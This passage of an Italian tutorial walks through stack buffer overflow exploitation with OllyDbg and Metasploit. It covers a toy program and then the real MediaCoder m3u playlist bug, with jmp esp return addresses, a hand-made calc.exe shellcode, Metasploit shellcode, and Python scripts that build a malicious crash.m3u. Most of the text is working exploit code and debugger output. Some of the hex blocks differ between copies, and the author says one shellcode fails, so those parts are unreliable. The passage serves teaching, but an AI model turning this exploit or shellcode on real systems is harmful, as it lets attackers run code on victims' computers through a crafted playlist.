EDX 77C31B60 msvcrt.77C31B60
EBX 00004000
ESP 0022FF80
EBP 41414141
ESI 00000000
EDI 00000010
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010296 (NO,NB,NE,A,S,PE,L,LE)
ST0 empty -??? FFFF 7C922D80 7C91E920
ST1 empty -UNORM B381 7C91D80A 7C926206
ST2 empty +UNORM 0024 0013F54C 00000017
ST3 empty -UNORM B3D1 00159750 00000001
ST4 empty +UNORM 0003 00000000 05030002
ST5 empty 0.0
ST6 empty -2.6615935586753879640e+4135
ST7 empty -2.7908831278029336570e+4141
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 037F Prec NEAR,64 Mask 1 1 1 1 1 1

```

Good job! :-)

Ok, adesso l'exploit è un gioco da ragazzi.


Se noi andiamo oltre la soglia dei 48 byte, i byte in eccesso si scriveranno sullo stack, ESP punterà su di loro. Basterà far puntare EIP ad un'istruzione "jmp esp" o sullo stesso stack.

Per essere creativi al 100%, andiamo a cercare una jmp esp su kernel32.dll.

Quindi su OllyDBG, tasto destro->view->Module 'kernel32.dll'

Poi sul modulo facciamo tasto destro->Search for->Command (o più semplicemente Ctrl+F)

Indovinate qual è il comando da inserire?



xD

Sul mio computer ne risulta uno all'indirizzo 0x7C80AE31 che, secondo la logica dei processori x86 è 0x31AE807C.

L E M T W H C / K B R .			
7C80AE31	FFE4	JMP ESP	
7C80AE33	FFFF	???	Unknown command
7C80AE35	90	NOP	
7C80AE36	90	NOP	
7C80AE37	90	NOP	
7C80AE38	90	NOP	
7C80AE39	90	NOP	
7C80AE3A	8BFF	MOV EDI,EDI	
7C80AE3C	55	PUSH EBP	
7C80AE3D	8BEC	MOV EBP,ESP	
7C80AE3F	8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]	

Adesso bisogna munirci di uno shellcode. Questo l'ho fatto io, esegue calc.exe, ma girerà solo su Windows XP SP2 ita.


\xeb\x16\x5b\x31\xc0\x50\x53\xbb\x8d\x15\x86\x7c\xff\xd3\x31\xc0\x50\xbb\xea\xcd\x81\x7c\xff\xd3\xe8\xe5\xff\xff\xff\x63\x61\x6c\x63\x2e\x65\x78\x65\x00

Perché non lo possiamo prendere da metasploit? Semplice, metasploit genera shellcode troppo grandi per noi. Quindi andrebbe a finire che dei byte non verrebbero eseguiti.

Modifichiamo l'exploit:

```
data = "A"*44
eip = "\x31\xAE\x80\x7C"
shell = "\xeb\x16\x5b\x31\xc0\x50\x53\xbb"
shell += "\x8d\x15\x86\x7c\xff\xd3\x31\xc0"
shell += "\x50\xbb\xea\xcd\x81\x7c\xff\xd3"
shell += "\xe8\xe5\xff\xff\xff\x63\x61\x6c"
shell += "\x63\x2e\x65\x78\x65\x00"
crash = file("crash.txt","w")
crash.write(data+eip+shell)
crash.close()
```

Eseguiamolo e...



Eccola lì, la calcolatrice in tutto il suo splendore.

In questo programma lo spazio per lo shellcode è relativamente piccolo, ma in programmi più grandi entrerà sicuramente uno shellcode più grande.

Caso reale

Exploit di un programma senza partire dal sorgente

Adesso vediamo come possiamo exploitare un programma senza partire dal sorgente.

Controlliamo security focus per qualche bollettino su qualche programma e scriviamoci l'exploit su.

Dopo un po' ho deciso di exploitare questo programma qui:

<http://www.securityfocus.com/bid/38405/discuss>

Il software in questione è MediaCoder, ed è buggato nella lettura delle playlist m3u.

Cominciamo?

Prima di tutto, creiamo un m3u molto grande. 500 A dovrebbero bastare.



:-) Buon segno (per noi).

```

Registers (FPU)
EAX 0019AE48
ECX 00120D88
EDX 7C91E514 ntdll.KiFastSystemCallRet
EBX 77D12E2E USER32.SendMessageA
ESP 00120F7C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 0012E1AC
ESI 01204C90
EDI 004B04BA mediacod.004B04BA
EIP 41414141

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_NO_SCROLLBARS (000005A7)
EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty -??? FFFF 0000007F 007F007F
ST1 empty -??? FFFF 00000000 00626262
ST2 empty -UNORM F000 0012CBB8 BF80C5D8
ST3 empty +UNORM 0001 00000001 BF802B60
ST4 empty 0.0000002505397029910e-4933
ST5 empty -??? FFFF 00000000 00000000
ST6 empty -??? FFFF 00000000 00000000
ST7 empty 1.000000000000000000000000

          3 2 1 0      E S P U O Z D I
FST 0100 Cond 0 0 0 1 Err 0 0 0 0 0 0 0 0 (LT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

Andiamo ad analizzare con i tool di metasploit come prima.
Generiamo il pattern:

```

bash
+ -- --[ 192 payloads - 23 encoders - 8 nops
      =[ svn r8014 updated 88 days ago (2009.12.28)

Warning: This copy of the Metasploit Framework was last updated 88 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
http://dev.metasploit.com/redmine/projects/framework/wiki/Updating

msf > cd tools
msf > ls
[*] exec: ls

convert_31.rb
exe2vba.rb
exe2vbs.rb
find_badchars.rb
halfm_second.rb
import_websecdarab.rb
lm2ntcrack.rb
memdump
module_author.rb
module_license.rb
module_ports.rb
module_reference.rb
msf_irc_shell.rb
msfproxy.rb
nasm_shell.rb
pattern_create.rb
pattern_offset.rb
msf > ruby pattern_create.rb 500
[*] exec: ruby pattern_create.rb 500

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad
6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ah0Ah1Ah2A
h3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9
Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao
6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
msf >

```


Ok, possiamo vedere lo spazio che abbiamo dumpando ESP... è veramente tanto stavolta, quindi possiamo usare finalmente uno shellcode da metasploit.

Ecco lo shellcode in tutto il suo splendore

```
# windows/exec - 227 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=process, CMD=calc.exe
shell = "\x33\xc9\xb1\x33\xd9\xc8\xd9\x74\x24\xf4\xb8\x09\x20\xa2"
shell += "\xc3\x5a\x83\xea\xfc\x31\x42\x0f\x03\x4b\x2f\x40\x36\xb7"
shell += "\xc7\x0d\xb9\x47\x18\x6e\x33\xa2\x29\xbc\x27\xa7\x18\x70"
shell += "\x23\xe5\x90\xfb\x61\x1d\x22\x89\xad\x12\x83\x24\x88\x1d"
shell += "\x14\x89\x14\xf1\xd6\x8b\xe8\x0b\x0b\x6c\xd0\xc4\x5e\x6d"
shell += "\x15\x38\x90\x3f\xce\x37\x03\xd0\x7b\x05\x98\xd1\xab\x02"
shell += "\xa0\xa9\xce\xd4\x55\x00\xd0\x04\xc5\x1f\x9a\xbc\x6d\x47"
shell += "\x3b\xbd\xa2\x9b\x07\xf4\xcf\x68\xf3\x07\x06\xa1\xfc\x36"
shell += "\x66\x6e\xc3\xf7\x6b\x6e\x03\x3f\x94\x05\x7f\x3c\x29\x1e"
shell += "\x44\x3f\xf5\xab\x59\xe7\x7e\x0b\xba\x16\x52\xca\x49\x14"
shell += "\x1f\x98\x16\x38\x9e\x4d\x2d\x44\x2b\x70\xe2\xcd\x6f\x57"
shell += "\x26\x96\x34\xf6\xf7\x72\x9a\x07\x9f\xda\x43\xa2\xeb\xc8"
shell += "\x90\xd4\xb1\x86\x67\x54\xcc\xef\x68\x66\xcf\x5f\x01\x57"
shell += "\x44\x30\x56\x68\x8f\x75\xa8\x22\x92\xdf\x21\xeb\x46\x62"
shell += "\x2c\x0c\xbd\xa0\x49\x8f\x34\x58\xae\x8f\x3c\x5d\xea\x17"
shell += "\xac\x2f\x63\xf2\xd2\x9c\x84\xd7\xb0\x43\x17\xbb\x18\xe6"
shell += "\x9f\x5e\x65"
```

Nella libreria mcrs.dll di mediacoder è presente un jmp esp, quindi possiamo usare la sua locazione per rendere l'exploit cross-platform, cioè non dipendente da una dll di sistema.

...

018F50D3	FFE4	JMP ESP
018F50D5	50	PUSH EAX
018F50D6	8F01	POP DWORD PTR DS:[ECX]
018F50D8	EC	IN AL,DX
018F50D9	50	PUSH EAX
018F50DA	8F01	POP DWORD PTR DS:[ECX]
018F50DC	F8	CLC
018F50DD	50	PUSH EAX
018F50DE	8F01	POP DWORD PTR DS:[ECX]
018F50E0	0C 51	OR AL,51
018F50E2	8F01	POP DWORD PTR DS:[ECX]
018F50E4	8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]
018F50E7	5E	POP ESI
018F50E8	5F	POP EDI
018F50E9	C9	LEAVE
018F50EA	C3	RETN
018F50EB	90	NOP
018F50EC	8A06	MOV AL,BYTE PTR DS:[ESI]
018F50EE	8807	MOV BYTE PTR DS:[EDI],AL
018F50F0	8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]
018F50F3	5E	POP ESI
018F50F4	5F	POP EDI
018F50F5	C9	LEAVE
018F50F6	C3	RETN

0x018F50D3 in little endian è 0xD3508F01
Creiamo l'exploit:

```
# windows/exec - 227 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=process, CMD=calc.exe
shell = "\x33\xc9\xb1\x33\xd9\xc8\xd9\x74\x24\xf4\xb8\x09\x20\xa2"
shell += "\xc3\x5a\x83\xea\xfc\x31\x42\x0f\x03\x4b\x2f\x40\x36\xb7"
shell += "\xc7\x0d\xb9\x47\x18\x6e\x33\xa2\x29\xbc\x27\xa7\x18\x70"
shell += "\x23\xe5\x90\xfb\x61\x1d\x22\x89\xad\x12\x83\x24\x88\x1d"
shell += "\x14\x89\x14\xf1\xd6\x8b\xe8\x0b\x0b\x6c\xd0\xc4\x5e\x6d"
shell += "\x15\x38\x90\x3f\xce\x37\x03\xd0\x7b\x05\x98\xd1\xab\x02"
shell += "\xa0\xa9\xce\xd4\x55\x00\xd0\x04\xc5\x1f\x9a\xbc\x6d\x47"
shell += "\x3b\xbd\xa2\x9b\x07\xf4\xcf\x68\xf3\x07\x06\xa1\xfc\x36"
shell += "\x66\x6e\xc3\xf7\x6b\x6e\x03\x3f\x94\x05\xf7\x3c\x29\x1e"
shell += "\x44\x3f\xf5\xab\x59\xe7\x7e\x0b\xba\x16\x52\xca\x49\x14"
shell += "\x1f\x98\x16\x38\x9e\x4d\x2d\x44\x2b\x70\xe2\xcd\x6f\x57"
shell += "\x26\x96\x34\xf6\xf7\x72\x9a\x07\x9f\xda\x43\xa2\xeb\xc8"
shell += "\x90\xd4\xb1\x86\x67\x54\xcc\xef\x68\x66\xcf\x5f\x01\x57"
shell += "\x44\x30\x56\x68\x8f\x75\xa8\x22\x92\xdf\x21\xeb\x46\x62"
shell += "\x2c\x0c\xbd\xa0\x49\x8f\x34\x58\xae\x8f\x3c\x5d\xea\x17"
shell += "\xac\x2f\x63\xf2\xd2\x9c\x84\xd7\xb0\x43\x17\xbb\x18\xe6"
shell += "\x9f\x5e\x65"
data = "A" * 256
eip = "\xD3\x50\x8F\x01"
crash = file("crash.m3u", "w")
crash.write(data+eip+shell)
crash.close()
```

Eseguiamolo e apriamolo con mediacoder:



Andiamo a investigare con olly.

Modifichiamo eip con BBBB in modo da fermare tutto e riproviamo:

```

0012E1FC 33 C9 B1 33 D9 C8 D9 74 3f 3f 3f 3f 3f 3f 3f 3f
0012E204 24 F4 B8 09 20 A2 C3 5A 3f 3f 3f 3f 3f 3f 3f 3f
0012E20C 83 EA FC 31 42 0F 03 4B 3f 3f 3f 3f 3f 3f 3f 3f
0012E214 2F 40 36 B7 C7 00 00 00 3f 3f 3f 3f 3f 3f 3f 3f
0012E21C 00 00 00 00 30 00 08 02 3f 3f 3f 3f 3f 3f 3f 3f
0012E224 00 00 04 00 00 00 00 00 3f 3f 3f 3f 3f 3f 3f 3f
0012E22C D4 01 1D 00 40 B5 1F 01 3f 3f 3f 3f 3f 3f 3f 3f
0012E234 B8 1E 28 01 00 00 00 00 3f 3f 3f 3f 3f 3f 3f 3f
0012E23C 20 00 01 01 01 08 00 00 3f 3f 3f 3f 3f 3f 3f 3f
0012E244 D0 B9 1F 01 6F 3A 20 48 3f 3f 3f 3f 3f 3f 3f 3f
0012E24C 2E 32 36 34 20 20 00 7C 3f 3f 3f 3f 3f 3f 3f 3f
0012E254 2D 00 00 00 2F 00 00 00 3f 3f 3f 3f 3f 3f 3f 3f
0012E25C 5D 00 92 7C 00 00 FF FF 3f 3f 3f 3f 3f 3f 3f 3f
0012E264 02 00 FF FF 09 00 00 00 3f 3f 3f 3f 3f 3f 3f 3f
0012E26C 00 00 00 00 20 00 00 00 3f 3f 3f 3f 3f 3f 3f 3f
0012E274 20 00 00 00 C0 E2 12 00 3f 3f 3f 3f 3f 3f 3f 3f
0012E27C 00 00 00 00 00 00 00 00 3f 3f 3f 3f 3f 3f 3f 3f

```


Mmh... solo i primi 29 byte sono stati inseriti, ed equivalgono a 3É±3ÜÈÙt\$ô, çÄZfêü1B×K/@6Ç.

Proviamo ad usare il mio shellcode per windows XP SP2:



Si esegue!!! Ma perché? Semplicemente perché il mio shellcode casualmente è formato completamente da caratteri ascii e il byte null, che comunque non viene contato.

Cosa possiamo fare per provarlo? Semplice, possiamo usare l'encoder di metasploit alpha_upper, di solito genera shellcode non funzionanti xD, ma a noi basta sapere che lo shellcode è entrato tutto.



```
# Encoder: x86/alpha_upper
# EXITFUNC=process, CMD=calc.exe
buf =
"\x50\x54\x58\x36\x33\x30\x57\x54\x58\x36\x33\x38\x56\x58" +
"\x48\x34\x39\x48\x48\x48\x50\x56\x58\x35\x41\x41\x51\x51" +
"\x50\x50\x58\x35\x59\x59\x59\x59\x50\x35\x59\x59\x59\x44" +
"\x35\x4b\x4b\x59\x41\x50\x54\x54\x58\x36\x33\x38\x54\x44" +
"\x44\x4e\x56\x44\x44\x58\x34\x5a\x34\x41\x36\x33\x38\x36" +
"\x31\x38\x31\x36\x49\x49\x49\x49\x49\x49\x49\x49\x49" +
"\x49\x51\x5a\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30" +
"\x41\x31\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54" +
"\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50" +
"\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a\x48\x4d\x59\x45\x50" +
"\x45\x50\x45\x50\x43\x50\x4c\x49\x4b\x55\x46\x51\x49\x42" +
"\x43\x54\x4c\x4b\x51\x42\x50\x30\x4c\x4b\x46\x32\x44\x4c" +
"\x4c\x4b\x46\x32\x44\x54\x4c\x4b\x43\x42\x51\x38\x44\x4f" +
"\x4f\x47\x51\x5a\x51\x36\x46\x51\x4b\x4f\x46\x51\x4f\x30" +
"\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x46\x4c\x51\x30" +
"\x4f\x31\x48\x4f\x44\x4d\x43\x31\x48\x47\x4d\x32\x4a\x50" +
"\x51\x42\x46\x37\x4c\x4b\x51\x42\x44\x50\x4c\x4b\x51\x52" +
"\x47\x4c\x43\x31\x4e\x30\x4c\x4b\x51\x50\x44\x38\x4b\x35" +
"\x4f\x30\x42\x54\x51\x5a\x43\x31\x48\x50\x50\x50\x4c\x4b" +
"\x47\x38\x44\x58\x4c\x4b\x51\x48\x47\x50\x45\x51\x49\x43" +
"\x4d\x33\x47\x4c\x47\x39\x4c\x4b\x50\x34\x4c\x4b\x45\x51" +
"\x4e\x36\x50\x31\x4b\x4f\x46\x51\x4f\x30\x4e\x4c\x49\x51" +
"\x48\x46\x4d\x4d\x31\x4f\x37\x50\x38\x4b\x50\x37\x45" +
"\x4a\x54\x45\x53\x43\x4d\x4a\x58\x47\x4b\x43\x4d\x46\x44" +
"\x42\x55\x4b\x52\x46\x38\x4c\x4b\x50\x58\x47\x54\x43\x31" +
"\x48\x51\x45\x36\x4e\x4b\x44\x4e\x50\x4b\x4c\x4b\x51\x48" +
"\x45\x4c\x45\x51\x48\x53\x4c\x4b\x45\x54\x4c\x4b\x43\x31" +
"\x48\x50\x4c\x49\x47\x34\x47\x54\x51\x34\x51\x4b\x51\x4b" +
"\x45\x31\x50\x59\x50\x5a\x46\x31\x4b\x4f\x4b\x50\x51\x48" +
"\x51\x5f\x51\x5a\x46\x44\x52\x4a\x4b\x4c\x46\x51\x4d" +
"\x43\x5a\x43\x31\x4c\x4d\x4d\x55\x4e\x59\x43\x30\x43\x30" +
"\x45\x50\x46\x30\x47\x58\x50\x31\x4c\x4b\x42\x4f\x4b\x37" +
"\x4b\x4f\x49\x55\x4f\x4b\x50\x4f\x45\x48\x32\x50\x5f" +
"\x45\x38\x49\x36\x4a\x35\x4f\x4d\x4d\x4d\x4b\x4f\x48\x55" +
"\x47\x4c\x44\x46\x43\x4c\x45\x5a\x4d\x50\x4b\x4b\x4d\x30" +
```

Ecco lo shellcode:

```
shell = "\x56\x54\x58\x36\x33\x30\x57\x54\x58\x36\x33\x38\x56\x58"
shell += "\x48\x34\x39\x48\x48\x48\x50\x56\x58\x35\x41\x41\x51\x51"
shell += "\x50\x50\x58\x35\x59\x59\x59\x59\x50\x35\x59\x59\x59\x44"
shell += "\x35\x4b\x4b\x59\x41\x50\x54\x54\x58\x36\x33\x38\x54\x44"
shell += "\x44\x4e\x56\x44\x44\x58\x34\x5a\x34\x41\x36\x33\x38\x36"
shell += "\x31\x38\x31\x36\x49\x49\x49\x49\x49\x49\x49\x49\x49"
shell += "\x49\x51\x5a\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30"
shell += "\x41\x31\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54"
shell += "\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58\x50"
shell += "\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a\x48\x4d\x59\x45\x50"
shell += "\x45\x50\x45\x50\x43\x50\x4c\x49\x4b\x55\x46\x51\x49\x42"
shell += "\x43\x54\x4c\x4b\x51\x42\x50\x30\x4c\x4b\x46\x32\x44\x4c"
shell += "\x4c\x4b\x46\x32\x44\x54\x4c\x4b\x43\x42\x51\x38\x44\x4f"
shell += "\x4f\x47\x51\x5a\x51\x36\x46\x51\x4b\x4f\x46\x51\x4f\x30"
shell += "\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x46\x4c\x51\x30"
shell += "\x4f\x31\x48\x4f\x44\x4d\x43\x31\x48\x47\x4d\x32\x4a\x50"
shell += "\x51\x42\x46\x37\x4c\x4b\x51\x42\x44\x50\x4c\x4b\x51\x52"
shell += "\x47\x4c\x43\x31\x4e\x30\x4c\x4b\x51\x50\x44\x38\x4b\x35"
shell += "\x4f\x30\x42\x54\x51\x5a\x43\x31\x48\x50\x50\x50\x4c\x4b"
shell += "\x47\x38\x44\x58\x4c\x4b\x51\x48\x47\x50\x45\x51\x49\x43"
shell += "\x4d\x33\x47\x4c\x47\x39\x4c\x4b\x50\x34\x4c\x4b\x45\x51"
shell += "\x4e\x36\x50\x31\x4b\x4f\x46\x51\x4f\x30\x4e\x4c\x49\x51"
shell += "\x48\x46\x4d\x4d\x31\x4f\x37\x50\x38\x4b\x50\x37\x45"
shell += "\x4a\x54\x45\x53\x43\x4d\x4a\x58\x47\x4b\x43\x4d\x46\x44"
shell += "\x42\x55\x4b\x52\x46\x38\x4c\x4b\x50\x58\x47\x54\x43\x31"
shell += "\x48\x51\x45\x36\x4e\x4b\x44\x4e\x50\x4b\x4c\x4b\x51\x48"
shell += "\x45\x4c\x45\x51\x48\x53\x4c\x4b\x45\x54\x4c\x4b\x43\x31"
shell += "\x48\x50\x4c\x49\x47\x34\x47\x54\x51\x34\x51\x4b\x51\x4b"
shell += "\x45\x31\x50\x59\x50\x5a\x46\x31\x4b\x4f\x4b\x50\x51\x48"
shell += "\x51\x5f\x51\x5a\x46\x44\x52\x4a\x4b\x4c\x46\x51\x4d"
shell += "\x43\x5a\x43\x31\x4c\x4d\x4d\x55\x4e\x59\x43\x30\x43\x30"
shell += "\x45\x50\x46\x30\x47\x58\x50\x31\x4c\x4b\x42\x4f\x4b\x37"
shell += "\x4b\x4f\x49\x55\x4f\x4b\x50\x4f\x45\x48\x32\x50\x5f"
shell += "\x45\x38\x49\x36\x4a\x35\x4f\x4d\x4d\x4d\x4b\x4f\x48\x55"
shell += "\x47\x4c\x44\x46\x43\x4c\x45\x5a\x4d\x50\x4b\x4b\x4d\x30"
shell += "\x42\x55\x45\x55\x4f\x4b\x51\x57\x45\x43\x43\x42\x42\x4f"
shell += "\x43\x5a\x43\x30\x51\x43\x4b\x4f\x4e\x35\x45\x33\x45\x31"
shell += "\x42\x4c\x43\x43\x46\x4e\x42\x45\x42\x58\x45\x35\x45\x50"
shell += "\x41\x41"
```

Provatele e vedrete che non funziona... ma non fa niente.

Modifichiamo l'exploit per l'ultima volta:

```
shell = "\x56\x54\x58\x36\x33\x30\x57\x54\x58\x36\x33\x38\x56\x58"
shell += "\x48\x34\x39\x48\x48\x48\x50\x56\x58\x35\x41\x41\x51\x51"
shell += "\x50\x56\x58\x35\x59\x59\x59\x59\x50\x35\x59\x59\x59\x44"
shell += "\x35\x4b\x4b\x59\x41\x50\x54\x54\x58\x36\x33\x38\x54\x44"
shell += "\x44\x4e\x56\x44\x44\x58\x34\x5a\x34\x41\x36\x33\x38\x36"
shell += "\x31\x38\x31\x36\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49"
shell += "\x49\x51\x5a\x56\x54\x58\x33\x30\x56\x58\x34\x41\x50\x30"
shell += "\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41\x42\x54"
shell += "\x41\x41\x51\x32\x41\x42\x32\x42\x30\x42\x42\x58\x50"
shell += "\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a\x48\x4d\x59\x45\x50"
shell += "\x45\x50\x45\x50\x43\x50\x4c\x49\x4b\x55\x46\x51\x49\x42"
shell += "\x43\x54\x4c\x4b\x51\x42\x50\x30\x4c\x4b\x46\x32\x44\x4c"
shell += "\x4c\x4b\x46\x32\x44\x54\x4c\x4b\x43\x42\x51\x38\x44\x4f"
shell += "\x4f\x47\x51\x5a\x51\x36\x46\x51\x4b\x4f\x46\x51\x4f\x30"
shell += "\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x46\x4c\x51\x30"
shell += "\x4f\x31\x48\x4f\x44\x4d\x43\x31\x48\x47\x4d\x32\x4a\x50"
shell += "\x51\x42\x46\x37\x4c\x4b\x51\x42\x44\x50\x4c\x4b\x51\x52"
shell += "\x47\x4c\x43\x31\x4e\x30\x4c\x4b\x51\x50\x44\x38\x4b\x35"
shell += "\x4f\x30\x42\x54\x51\x5a\x43\x31\x48\x50\x50\x50\x4c\x4b"
shell += "\x47\x38\x44\x58\x4c\x4b\x51\x48\x47\x50\x45\x51\x49\x43"
shell += "\x4d\x33\x47\x4c\x47\x39\x4c\x4b\x50\x34\x4c\x4b\x45\x51"
shell += "\x4e\x36\x50\x31\x4b\x4f\x46\x51\x4f\x30\x4e\x4c\x49\x51"
shell += "\x48\x4f\x44\x4d\x43\x31\x4f\x37\x50\x38\x4b\x50\x43\x45"
shell += "\x4a\x54\x45\x53\x43\x4d\x4a\x58\x47\x4b\x43\x4d\x46\x44"
shell += "\x42\x55\x4b\x52\x46\x38\x4c\x4b\x50\x58\x47\x54\x43\x31"
shell += "\x48\x53\x45\x36\x4c\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x48"
shell += "\x45\x4c\x45\x51\x48\x53\x4c\x4b\x45\x54\x4c\x4b\x43\x31"
shell += "\x48\x50\x4c\x49\x47\x34\x47\x54\x51\x34\x51\x4b\x51\x4b"
shell += "\x45\x31\x50\x59\x50\x5a\x46\x31\x4b\x4f\x4b\x50\x51\x48"
shell += "\x51\x4f\x51\x4a\x4c\x4b\x44\x52\x4a\x4b\x4c\x46\x51\x4d"
shell += "\x43\x5a\x43\x31\x4c\x4d\x4d\x55\x4e\x59\x43\x30\x43\x30"
shell += "\x45\x50\x46\x30\x43\x58\x50\x31\x4c\x4b\x42\x4f\x4b\x37"
shell += "\x4b\x4f\x49\x45\x4f\x4b\x4a\x50\x4f\x45\x49\x32\x50\x56"
shell += "\x45\x38\x49\x36\x4a\x35\x4f\x4d\x4d\x4d\x4b\x4f\x48\x55"
shell += "\x47\x4c\x44\x46\x43\x4c\x45\x5a\x4d\x50\x4b\x4b\x4d\x30"
shell += "\x42\x55\x45\x55\x4f\x4b\x51\x57\x45\x43\x43\x42\x42\x4f"
shell += "\x43\x5a\x43\x30\x51\x43\x4b\x4f\x4e\x35\x45\x33\x45\x31"
shell += "\x42\x4c\x43\x53\x46\x4e\x42\x45\x42\x58\x45\x35\x45\x50"
shell += "\x41\x41"
```

```
data = "A" * 256
```

```
eip = "BBBB"
```

```
crash = file("crash.m3u", "w")
```

```
crash.write(data+eip+shell)
```

```
crash.close()
```

Ed ecco lo shellcode in tutto il suo splendore:

```

0012DF7C 56 54 58 36 33 30 57 54 UTX630WT
0012DF84 58 36 33 38 56 58 48 34 X638UXH4
0012DF8C 39 48 48 48 50 56 58 35 9HHHPUX5
0012DF94 41 41 51 51 50 56 58 35 AAQ0PVX5
0012DF9C 59 59 59 59 50 35 59 59 VVVVP5VY
0012DFA4 59 44 35 48 48 59 41 50 YD5KKVAP
0012DFAC 54 54 58 36 33 38 54 44 TTx638TD
0012DFB4 44 4E 56 44 44 58 34 5A DNVD0X4Z
0012DFBC 34 41 36 33 38 36 31 38 4A638618
0012DFC4 31 36 49 49 49 49 49 49 16IIIIII
0012DFCC 49 49 49 49 49 51 5A 56 IIIIIQZV
0012DFD4 54 58 33 30 56 58 34 41 TX30UX4A
0012DFDC 50 30 41 33 48 48 30 41 P0A3HH0A
0012DFE4 30 30 41 42 41 41 42 54 00ABAABT
0012DFEC 41 41 51 32 41 42 32 42 AAQ2AB2B
